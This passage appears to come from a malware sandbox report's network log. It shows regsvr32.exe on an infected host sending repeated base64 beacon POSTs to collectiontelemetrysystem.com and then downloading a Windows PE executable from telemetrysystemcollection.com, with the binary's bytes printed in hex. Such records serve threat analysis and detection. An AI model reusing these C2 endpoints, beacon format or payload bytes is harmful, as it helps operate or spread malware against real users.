ev=eyIzbTd4IjoiMnhDWkdMaz0iLCJKYiI6IjdBU1JBZz09IiwiTlNleURYIjoiMUNlUkNKT3oiLCJWeiI6IjJVNm9KcjZGbWdMQTh2Q1IveHFxZ0M4OUhDS2YvSkxETEtFSUswcHdpdWs9IiwiYk4iOiJ6QWM9IiwiY0JGIjoiM3pmWk4rUEd2QythdzVudnYxalEram89Iiwid1A2IjoiN0VYYVJmbmIifQ==
Jun 16, 2022 20:23:24.060791016 CEST	1266	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:23 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49188	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:24.343971014 CEST	1267	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 231 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 4b 59 69 49 36 49 6a 64 42 55 31 4a 42 5a 7a 30 39 49 69 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 57 65 69 49 36 49 6a 4a 56 4e 6d 39 4b 63 6a 5a 47 62 57 64 4d 51 54 68 32 51 31 49 76 65 48 46 78 5a 30 4d 34 4f 55 68 44 53 32 59 76 53 6b 78 45 54 45 74 46 53 55 73 77 63 48 64 70 64 57 73 39 49 69 77 69 59 6b 34 69 4f 69 4a 36 51 57 4d 39 49 69 77 69 59 30 4a 47 49 6a 6f 69 4d 33 70 6d 57 6b 34 72 55 45 64 32 51 79 74 68 64 7a 56 75 64 6e 59 78 61 6c 45 72 61 6d 38 39 49 69 77 69 64 31 41 32 49 6a 6f 69 4e 30 56 59 59 56 4a 6d 62 6d 49 69 66 51 3d 3d Data Ascii: ev=eyIzbTd4IjoiMnhDWkdMaz0iLCJKYiI6IjdBU1JBZz09IiwiTlNleURYIjoiMUNlUkNKT3oiLCJWeiI6IjJVNm9KcjZGbWdMQTh2Q1IveHFxZ0M4OUhDS2YvSkxETEtFSUswcHdpdWs9IiwiYk4iOiJ6QWM9IiwiY0JGIjoiM3pmWk4rUEd2QythdzVudnYxalEram89Iiwid1A2IjoiN0VYYVJmbmIifQ==
Jun 16, 2022 20:23:24.575650930 CEST	1267	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:24 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49189	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:24.808119059 CEST	1268	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 231 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 4b 59 69 49 36 49 6a 64 42 55 31 4a 42 5a 7a 30 39 49 69 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 57 65 69 49 36 49 6a 4a 56 4e 6d 39 4b 63 6a 5a 47 62 57 64 4d 51 54 68 32 51 31 49 76 65 48 46 78 5a 30 4d 34 4f 55 68 44 53 32 59 76 53 6b 78 45 54 45 74 46 53 55 73 77 63 48 64 70 64 57 73 39 49 69 77 69 59 6b 34 69 4f 69 4a 36 51 57 4d 39 49 69 77 69 59 30 4a 47 49 6a 6f 69 4d 33 70 6d 57 6b 34 72 55 45 64 32 51 79 74 68 64 7a 56 75 64 6e 59 78 61 6c 45 72 61 6d 38 39 49 69 77 69 64 31 41 32 49 6a 6f 69 4e 30 56 59 59 56 4a 6d 62 6d 49 69 66 51 3d 3d Data Ascii: ev=eyIzbTd4IjoiMnhDWkdMaz0iLCJKYiI6IjdBU1JBZz09IiwiTlNleURYIjoiMUNlUkNKT3oiLCJWeiI6IjJVNm9KcjZGbWdMQTh2Q1IveHFxZ0M4OUhDS2YvSkxETEtFSUswcHdpdWs9IiwiYk4iOiJ6QWM9IiwiY0JGIjoiM3pmWk4rUEd2QythdzVudnYxalEram89Iiwid1A2IjoiN0VYYVJmbmIifQ==
Jun 16, 2022 20:23:25.010498047 CEST	1269	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:24 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49190	213.226.114.15	48195	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 20:23:25.267841101 CEST	1270	OUT	POST /cAUtfkUDaptk/ZRSeiy/requets/index.php HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: collectiontelemetrysystem.com Content-Length: 231 Content-Type: application/x-www-form-urlencoded Accept-Language: en-RUS Data Raw: 65 76 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 4d 6e 68 44 57 6b 64 4d 61 7a 30 69 4c 43 4a 4b 59 69 49 36 49 6a 64 42 55 31 4a 42 5a 7a 30 39 49 69 77 69 54 6c 4e 6c 65 55 52 59 49 6a 6f 69 4d 55 4e 6c 55 6b 4e 4b 54 33 6f 69 4c 43 4a 57 65 69 49 36 49 6a 4a 56 4e 6d 39 4b 63 6a 5a 47 62 57 64 4d 51 54 68 32 51 31 49 76 65 48 46 78 5a 30 4d 34 4f 55 68 44 53 32 59 76 53 6b 78 45 54 45 74 46 53 55 73 77 63 48 64 70 64 57 73 39 49 69 77 69 59 6b 34 69 4f 69 4a 36 51 57 4d 39 49 69 77 69 59 30 4a 47 49 6a 6f 69 4d 33 70 6d 57 6b 34 72 55 45 64 32 51 79 74 68 64 7a 56 75 64 6e 59 78 61 6c 45 72 61 6d 38 39 49 69 77 69 64 31 41 32 49 6a 6f 69 4e 30 56 59 59 56 4a 6d 62 6d 49 69 66 51 3d 3d Data Ascii: ev=eyIzbTd4IjoiMnhDWkdMaz0iLCJKYiI6IjdBU1JBZz09IiwiTlNleURYIjoiMUNlUkNKT3oiLCJWeiI6IjJVNm9KcjZGbWdMQTh2Q1IveHFxZ0M4OUhDS2YvSkxETEtFSUswcHdpdWs9IiwiYk4iOiJ6QWM9IiwiY0JGIjoiM3pmWk4rUEd2QythdzVudnYxalEram89Iiwid1A2IjoiN0VYYVJmbmIifQ==
Jun 16, 2022 20:23:25.501609087 CEST	1270	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:23:25 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 X-Powered-By: PHP/8.1.4 Content-Length: 20 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 48 63 43 49 36 49 6e 70 42 59 7a 30 69 66 51 3d 3d Data Ascii: eyJHcCI6InpBYz0ifQ==

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49180	213.226.114.15	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:58 UTC	0	OUT	GET /m8YYdu/mCQ2U9/auth.aspx HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; Microsoft Outlook 16.0.5197; ms-office; MSOffice 16) Host: telemetrysystemcollection.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:58 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 18:22:58 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.4 Last-Modified: Tue, 14 Jun 2022 10:57:13 GMT ETag: "64400-5e166445c61b2" Accept-Ranges: bytes Content-Length: 410624 Connection: close
2022-06-16 18:22:58 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 74 07 be 6a 30 66 d0 39 30 66 d0 39 30 66 d0 39 24 0d d3 38 3a 66 d0 39 24 0d d5 38 ba 66 d0 39 24 0d d4 38 22 66 d0 39 62 13 d5 38 11 66 d0 39 62 13 d4 38 3f 66 d0 39 62 13 d3 38 25 66 d0 39 24 0d d1 38 21 66 d0 39 30 66 d1 39 53 66 d0 39 68 13 d5 38 35 66 d0 39 68 13 d0 38 31 66 d0 39 68 13 d2 38 31 66 d0 39 52 69 63 68 30 66 d0 39 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$tj0f90f90f9$8:f9$8f9$8"f9b8f9b8?f9b8%f9$8!f90f9Sf9h8 5f9h81f9h81f9Rich0f9PEL
2022-06-16 18:22:58 UTC	8	IN	Data Raw: 10 01 0f 57 c0 66 0f 13 45 f0 eb 12 8b 55 f0 83 c2 01 8b 45 f4 83 d0 00 89 55 f0 89 45 f4 83 7d f4 00 77 43 72 06 83 7d f0 0c 73 3b 6a 00 6a 01 8b 4d f4 51 8b 55 f0 52 e8 9f 7a 04 00 8b f0 b8 01 00 00 00 6b c8 00 8d 7c 0d e4 6a 00 6a 01 8b 55 f4 52 8b 45 f0 50 e8 80 7a 04 00 8a 0c 37 88 88 b0 4d 06 10 eb a5 68 40 b0 05 10 e8 47 7a 04 00 83 c4 04 b8 b0 4d 06 10 5f 5e 8b e5 5d c3 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 83 ec 1c 56 57 89 4d fc c7 45 f8 0b 00 00 00 c6 45 e4 9a c6 45 e5 b6 c6 45 e6 9e c6 45 e7 64 c6 45 e8 6d c6 45 e9 68 c6 45 ea 2f c6 45 eb 65 c6 45 ec a1 c6 45 ed b1 c6 45 ee ed a1 3c 4e 06 10 83 e0 01 0f 85 88 00 00 00 8b 0d 3c 4e 06 10 83 c9 01 89 0d 3c 4e 06 10 c6 05 3b 4e 06 10 01 0f 57 c0 66 0f 13 45 f0 eb 12 8b 55 f0 83 c2 01 8b Data Ascii: WfEUEUE}wCr}s;jjMQURzk|jjUREPz7Mh@GzM_^]UVWMEEEEEdEmEhE/EeEEE<N<N<N;NWfEU
2022-06-16 18:22:58 UTC	24	IN	Data Raw: 4c fb ff ff 03 04 91 89 85 14 fe ff ff 8b 95 14 fe ff ff 89 95 90 fe ff ff eb 45 e9 f0 fe ff ff 8b 85 94 fe ff ff 89 85 10 fe ff ff 8b 8d 10 fe ff ff 8b 11 89 95 0c fe ff ff 8b 85 0c fe ff ff 89 85 94 fe ff ff c6 45 f3 01 0f b6 4d f3 85 c9 0f 85 14 fe ff ff c7 85 90 fe ff ff 00 00 00 00 8d 95 08 fe ff ff 89 95 04 fe ff ff 8b 85 04 fe ff ff 8b 08 89 8d 00 fe ff ff 8b 95 00 fe ff ff 52 ff 95 90 fe ff ff 89 85 fc fd ff ff 83 bd fc fd ff ff 00 75 49 33 c0 88 45 f2 6a 00 68 dc c1 05 10 e8 45 b4 ff ff 89 85 f4 fd ff ff 8d 4d f2 e8 17 d5 ff ff 89 85 58 fe ff ff 8b 8d 58 fe ff ff e8 a6 8a 00 00 8b 8d 58 fe ff ff 89 8d f8 fd ff ff 8b 95 f8 fd ff ff 52 ff 95 f4 fd ff ff 33 c0 88 45 f1 8d 4d f1 e8 e0 e3 ff ff 89 85 34 fe ff ff 8b 8d 34 fe ff ff e8 2f 8b 00 00 8b 8d Data Ascii: LEEMRuI3EjhEMXXXR3EM44/
2022-06-16 18:22:58 UTC	40	IN	Data Raw: 6a 00 68 f8 c1 05 10 e8 b0 74 ff ff 89 85 f4 f6 ff ff 8d 8d 02 f6 ff ff 51 8d 4d f1 e8 db 7c ff ff 89 85 74 ff ff ff c7 85 78 ff ff ff 00 00 00 00 eb 0f 8b 95 78 ff ff ff 83 c2 01 89 95 78 ff ff ff 83 bd 78 ff ff ff 0f 73 78 8b 85 74 ff ff ff 83 c0 02 89 85 14 f7 ff ff 8b 8d 78 ff ff ff 8b 95 14 f7 ff ff 8d 04 4a 89 85 10 f7 ff ff 8b 8d 74 ff ff ff 0f be 11 8b 85 10 f7 ff ff 0f b7 08 33 ca 66 89 8d 6e fd ff ff 8b 95 74 ff ff ff 83 c2 02 89 95 0c f7 ff ff 8b 85 78 ff ff ff 8b 8d 0c f7 ff ff 8d 14 41 89 95 08 f7 ff ff 8b 85 08 f7 ff ff 66 8b 8d 6e fd ff ff 66 89 08 e9 70 ff ff ff 8b 95 74 ff ff ff 83 c2 02 89 95 04 f7 ff ff b8 0f 00 00 00 d1 e0 03 85 04 f7 ff ff 89 85 00 f7 ff ff 33 c9 8b 95 00 f7 ff ff 66 89 0a 8b 85 74 ff ff ff 83 c0 02 89 85 fc f6 ff ff Data Ascii: jhtQM|txxxxsxtxJt3fntxAfnfpt3ft
2022-06-16 18:22:58 UTC	56	IN	Data Raw: c4 03 8d cc fd ff ff 89 4d b4 8b 95 d0 fd ff ff 89 55 b8 8b 45 b4 3b 45 b0 74 0c c7 85 3c ff ff ff 01 00 00 00 eb 0a c7 85 3c ff ff ff 00 00 00 00 8a 8d 3c ff ff ff 88 4d f0 0f b6 55 f0 85 d2 0f 84 01 01 00 00 8b 45 b4 8b 48 18 89 4d e4 8b 55 e4 89 95 08 fe ff ff 8b 45 e4 83 e8 01 89 45 e4 83 bd 08 fe ff ff 00 0f 84 d9 00 00 00 8b 4d b4 8b 55 b0 03 51 20 8b 45 b0 8b 4d e4 03 04 8a 89 85 04 fe ff ff 8b 95 04 fe ff ff 89 95 58 ff ff ff c7 85 54 ff ff ff c5 9d 1c 81 8b 85 58 ff ff ff 8a 08 88 4d ef 8b 95 58 ff ff ff 83 c2 01 89 95 58 ff ff ff 8a 45 ef 88 45 fc 0f be 4d fc 85 c9 75 0e 8b 95 54 ff ff ff 89 95 00 fe ff ff eb 19 0f be 45 fc 33 85 54 ff ff ff b9 93 01 00 01 f7 e1 89 85 54 ff ff ff eb b1 81 bd 00 fe ff ff aa 12 cf af 75 4b 8b 55 b4 8b 45 b0 03 42 Data Ascii: MUE;Et<<<MUEHMUEEMUQ EMXTXMXXEEMuTE3TTuKUEB
2022-06-16 18:22:58 UTC	72	IN	Data Raw: ff ff 03 95 d4 fe ff ff 89 95 28 fd ff ff 8b 85 38 fd ff ff 0f af 85 24 ff ff ff 89 45 a4 8b 8d 54 ff ff ff 0f af 8d 0c fe ff ff 89 4d f0 8b 95 04 ff ff ff 3b 55 98 7c 0f 8b 85 c4 fe ff ff 03 45 e4 89 85 9c fd ff ff 8b 4d c0 0f af 8d 3c ff ff ff 89 8d 9c fe ff ff 8b 55 f4 3b 55 e8 7f 12 8b 85 d4 fa ff ff 03 85 a8 fd ff ff 89 85 30 fd ff ff 8b 8d f4 fd ff ff 0f af 8d 50 ff ff ff 89 8d 58 fe ff ff 8b 55 e4 0f af 95 04 fe ff ff 89 95 48 fe ff ff 8b 85 78 fb ff ff 3b 45 f0 7f 0f 8b 8d 6c fe ff ff 03 8d 94 fd ff ff 89 4d cc 8b 95 28 ff ff ff 3b 95 b0 fa ff ff 7f 0f 8b 85 4c ff ff ff 03 45 80 89 85 20 fd ff ff 8b 8d 54 fc ff ff 3b 8d 3c fe ff ff 7c 0f 8b 95 cc fa ff ff 03 95 34 ff ff ff 89 55 b4 8b 85 4c fd ff ff 0f af 85 b0 fd ff ff 89 85 3c fb ff ff 8b 8d 7c Data Ascii: (8$ETM;U|EM<U;U0PXUHx;EIM(;LE T;<|4UL<|
2022-06-16 18:22:58 UTC	88	IN	Data Raw: ec 7f 0f 8b 95 24 fe ff ff 03 55 c4 89 95 58 ff ff ff 8b 85 c4 fd ff ff 3b 85 40 fa ff ff 7f 0f 8b 8d 68 fc ff ff 03 8d e8 fe ff ff 89 4d e4 8b 95 3c ff ff ff 0f af 95 3c fe ff ff 89 95 bc fb ff ff 8b 85 58 ff ff ff 3b 85 30 fa ff ff 7f 12 8b 8d d4 fe ff ff 03 8d b4 fb ff ff 89 8d 0c fe ff ff 8b 95 bc fc ff ff 0f af 55 c4 89 55 f0 8b 85 5c ff ff ff 0f af 85 2c ff ff ff 89 85 14 fe ff ff 8b 4d f0 0f af 8d 3c ff ff ff 89 4d a4 8b 95 70 fe ff ff 3b 95 dc fe ff ff 7f 12 8b 85 f8 fd ff ff 03 85 10 fd ff ff 89 85 84 f9 ff ff 8b 8d 40 ff ff ff 3b 8d 10 fe ff ff 7f 0c 8b 55 e4 03 95 84 fd ff ff 89 55 f0 8b 85 dc fd ff ff 3b 85 44 fe ff ff 7c 12 8b 8d a4 fe ff ff 03 8d 88 f9 ff ff 89 8d 6c fc ff ff 8b 95 04 fc ff ff 3b 55 a4 7f 0c 8b 45 d0 03 45 e4 89 85 fc fc ff Data Ascii: $UX;@hM<<X;0UU\,M<Mp;@;UU;D|l;UEE
2022-06-16 18:22:58 UTC	104	IN	Data Raw: 08 83 c0 2e 89 85 24 fb ff ff 8b 4d 08 81 c1 4b 01 00 00 89 8d 20 fb ff ff 8b 55 08 81 c2 14 01 00 00 89 95 1c fb ff ff 8b 45 08 05 12 01 00 00 89 85 18 fb ff ff 8b 4d 08 81 c1 cd 01 00 00 89 8d dc fd ff ff 8b 55 08 81 c2 d8 00 00 00 89 95 50 ff ff ff 8b 45 08 05 4c 01 00 00 89 85 14 fb ff ff 8b 4d 08 83 c1 46 89 8d 4c ff ff ff 8b 55 08 81 c2 74 01 00 00 89 95 10 fb ff ff 8b 45 08 83 c0 35 89 85 0c fb ff ff 8b 4d 08 81 c1 d3 00 00 00 89 8d 08 fb ff ff 8b 55 08 81 c2 30 01 00 00 89 55 cc 8b 45 08 83 c0 64 89 85 04 fb ff ff 8b 4d 08 83 c1 7d 89 8d d8 fd ff ff 8b 55 08 81 c2 e8 01 00 00 89 95 d4 fd ff ff 8b 45 08 05 21 01 00 00 89 85 00 fb ff ff 8b 4d 08 81 c1 cd 01 00 00 89 8d 48 ff ff ff 8b 55 08 81 c2 0b 01 00 00 89 95 fc fa ff ff 8b 45 08 05 7d 01 00 00 Data Ascii: .$MK UEMUPELMFLUtE5MU0UEdM}UE!MHUE}
2022-06-16 18:22:58 UTC	120	IN	Data Raw: ff ff 8b 45 08 83 c0 63 89 85 04 f9 ff ff 8b 4d 08 83 c1 2c 89 8d 64 ff ff ff 8b 55 08 81 c2 26 01 00 00 89 95 04 fd ff ff 8b 45 08 83 c0 79 89 85 88 fe ff ff 8b 4d 08 81 c1 90 01 00 00 89 8d 00 fd ff ff 8b 55 08 81 c2 79 01 00 00 89 95 74 fb ff ff 8b 45 08 83 c0 21 89 85 fc fc ff ff 8b 4d 08 83 c1 04 89 8d 84 fe ff ff 8b 55 08 81 c2 e7 00 00 00 89 95 60 ff ff ff 8b 45 08 83 c0 12 89 85 f8 fc ff ff 8b 4d 08 81 c1 60 01 00 00 89 8d bc f9 ff ff 8b 55 08 81 c2 98 00 00 00 89 95 70 fb ff ff 8b 45 08 05 9b 01 00 00 89 85 5c ff ff ff 8b 4d 08 83 c1 2e 89 8d 80 fe ff ff 8b 55 08 81 c2 4a 01 00 00 89 95 6c fb ff ff 8b 45 08 05 87 00 00 00 89 85 f4 fc ff ff 8b 4d 08 81 c1 8c 00 00 00 89 8d 58 ff ff ff 8b 55 08 83 c2 1b 89 95 68 fb ff ff 8b 45 08 05 d1 01 00 00 89 Data Ascii: EcM,dU&EyMUytE!MU`EM`UpE\M.UJlEMXUhE

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:22:58 UTC	136	IN	Data Raw: 00 00 89 95 74 ff ff ff 8b 45 08 05 c7 01 00 00 89 85 ec fb ff ff 8b 4d 08 81 c1 74 01 00 00 89 8d 70 ff ff ff 8b 55 08 83 c2 02 89 95 e4 f9 ff ff 8b 45 08 05 54 01 00 00 89 85 bc fd ff ff 8b 4d 08 81 c1 77 01 00 00 89 8d b8 fd ff ff 8b 55 08 81 c2 b7 00 00 00 89 55 c8 8b 45 08 05 6b 01 00 00 89 85 00 f9 ff ff 8b 4d 08 81 c1 ca 01 00 00 89 8d e0 f9 ff ff 8b 55 08 81 c2 29 01 00 00 89 95 fc f8 ff ff 8b 45 08 05 77 01 00 00 89 85 b4 fd ff ff 8b 4d 08 81 c1 ee 00 00 00 89 8d e8 fb ff ff 8b 55 08 81 c2 dd 01 00 00 89 95 f8 f8 ff ff 8b 45 08 05 be 00 00 00 89 85 e4 fb ff ff 8b 4d 08 81 c1 2c 01 00 00 89 8d e0 fb ff ff 8b 55 08 81 c2 b8 01 00 00 89 95 f4 f8 ff ff 8b 45 08 83 c0 1c 89 85 dc f9 ff ff 8b 4d 08 81 c1 65 01 00 00 89 8d dc fb ff ff 8b 55 08 83 c2 2a Data Ascii: tEMtpUETMwUUEkMU)EwMUEM,UEMeU*
2022-06-16 18:22:58 UTC	152	IN	Data Raw: 85 5c ff ff ff 89 85 1c fd ff ff 8b 8d 7c f9 ff ff 0f af 8d 28 ff ff ff 89 8d 04 ff ff ff 8b 55 a8 3b 95 44 fc ff ff 7c 12 8b 85 08 ff ff ff 03 85 a4 fe ff ff 89 85 c4 fd ff ff 8b 8d 68 ff ff ff 3b 8d 40 fd ff ff 7f 0f 8b 95 5c fe ff ff 03 55 98 89 95 a0 fc ff ff 8b 85 28 fc ff ff 0f af 85 e8 fc ff ff 89 85 c8 fe ff ff 8b 8d d0 fe ff ff 3b 8d 40 fb ff ff 7c 12 8b 95 bc fa ff ff 03 95 7c ff ff ff 89 95 e0 fd ff ff 8b 85 58 fb ff ff 3b 85 5c fb ff ff 7c 0f 8b 8d a4 fe ff ff 03 8d 74 fd ff ff 89 4d bc 8b 95 20 fe ff ff 3b 95 bc fb ff ff 7f 12 8b 85 3c fc ff ff 03 85 88 fd ff ff 89 85 84 fc ff ff 8b 4d ec 3b 8d c0 fb ff ff 7f 12 8b 95 a8 fa ff ff 03 95 00 fd ff ff 89 95 28 fe ff ff 8b 85 84 fe ff ff 3b 85 a0 fd ff ff 7c 12 8b 8d a4 fb ff ff 03 8d ac fd ff ff Data Ascii: \\|(U;D|h;@\\U(;@||X;\\|tM ;<M;(;|
2022-06-16 18:22:58 UTC	168	IN	Data Raw: 85 4c fe ff ff 8b 8d 54 ff ff ff 0f af 8d f0 fe ff ff 89 8d 70 ff ff ff 8b 95 84 fb ff ff 3b 95 78 fd ff ff 7c 0f 8b 85 94 fe ff ff 03 45 a4 89 85 54 fb ff ff 8b 8d 9c fd ff ff 3b 4d e4 7f 12 8b 95 f0 fa ff ff 03 95 60 fe ff ff 89 95 e0 fe ff ff 8b 85 5c fe ff ff 3b 45 d8 7f 12 8b 8d 38 fd ff ff 03 8d fc fe ff ff 89 8d f4 fc ff ff 8b 95 d8 fd ff ff 3b 55 90 7f 12 8b 85 80 fe ff ff 03 85 4c ff ff ff 89 85 ac fb ff ff 8b 4d d4 0f af 8d fc fa ff ff 89 4d 88 8b 95 24 ff ff ff 3b 95 68 ff ff ff 7c 12 8b 85 40 fe ff ff 03 85 08 ff ff ff 89 85 0c ff ff ff 8b 8d 38 ff ff ff 3b 8d f0 fe ff ff 7c 0f 8b 95 b4 fd ff ff 03 55 c0 89 95 00 fe ff ff 8b 85 c8 fd ff ff 3b 45 ac 7c 09 8b 4d c8 03 4d fc 89 4d 80 8b 95 8c fe ff ff 3b 95 d0 fa ff ff 7c 12 8b 85 60 ff ff ff 03 Data Ascii: LTp;x|ET;M`\;E8;ULMM$;h|@8;|U;E|MMM;|`
2022-06-16 18:22:58 UTC	184	IN	Data Raw: ff 89 85 f4 fe ff ff 8b 8d f8 fe ff ff 3b 4d ec 7c 12 8b 95 14 fe ff ff 03 95 38 fd ff ff 89 95 78 ff ff ff 8b 85 bc fd ff ff 3b 45 dc 7f 12 8b 8d 74 ff ff ff 03 8d 24 fe ff ff 89 8d 6c ff ff ff 8b 95 d4 fe ff ff 0f af 95 ec fe ff ff 89 95 cc fe ff ff 8b 85 08 ff ff ff 0f af 85 70 fc ff ff 89 85 d8 fb ff ff 8b 8d 80 fd ff ff 0f af 8d bc fe ff ff 89 8d c0 fc ff ff 8b 95 2c fe ff ff 0f af 95 0c ff ff ff 89 95 04 ff ff ff 8b 85 98 fc ff ff 3b 45 cc 7f 12 8b 8d f4 fe ff ff 03 8d 00 ff ff ff 89 8d e4 fe ff ff 8b 95 44 fc ff ff 3b 55 80 7f 12 8b 85 a8 fc ff ff 03 85 e0 fe ff ff 89 85 d4 fc ff ff 8b 8d ac fa ff ff 0f af 8d 7c ff ff ff 89 8d 8c fb ff ff 8b 55 b0 3b 55 b4 7f 0f 8b 45 8c 03 85 a4 fa ff ff 89 85 e8 f9 ff ff 8b 8d 50 fd ff ff 3b 8d 60 fd ff ff 7c 12 Data Ascii: ;M|8x;Et$lp,;ED;U|U;UEP;`|
2022-06-16 18:22:58 UTC	200	IN	Data Raw: 95 f8 fe ff ff 8b 45 08 83 c0 46 89 85 f4 fe ff ff 8b 4d 08 81 c1 fb 00 00 00 89 8d 84 fc ff ff 8b 55 08 81 c2 0f 01 00 00 89 95 80 fc ff ff 8b 45 08 83 c0 75 89 85 7c fc ff ff 8b 4d 08 81 c1 95 01 00 00 89 8d 64 f9 ff ff 8b 55 08 81 c2 68 01 00 00 89 55 8c 8b 45 08 05 e8 00 00 00 89 85 78 fc ff ff 8b 4d 08 83 c1 65 89 8d 74 fc ff ff 8b 55 08 81 c2 06 01 00 00 89 95 10 fe ff ff 8b 45 08 83 c0 50 89 85 60 f9 ff ff 8b 4d 08 81 c1 3b 01 00 00 89 8d 0c fe ff ff 8b 55 08 81 c2 b0 01 00 00 89 95 5c f9 ff ff 8b 45 08 05 ba 01 00 00 89 45 cc 8b 4d 08 81 c1 ad 01 00 00 89 8d 08 fe ff ff 8b 55 08 83 c2 74 89 95 70 fc ff ff 8b 45 08 05 e4 01 00 00 89 85 6c fc ff ff 8b 4d 08 81 c1 e4 00 00 00 89 8d a4 fa ff ff 8b 55 08 81 c2 72 01 00 00 89 95 a0 fa ff ff 8b 45 08 83 Data Ascii: EFMUEu|MdUhUExMetUEP`M;U\EEMUtpElMUrE
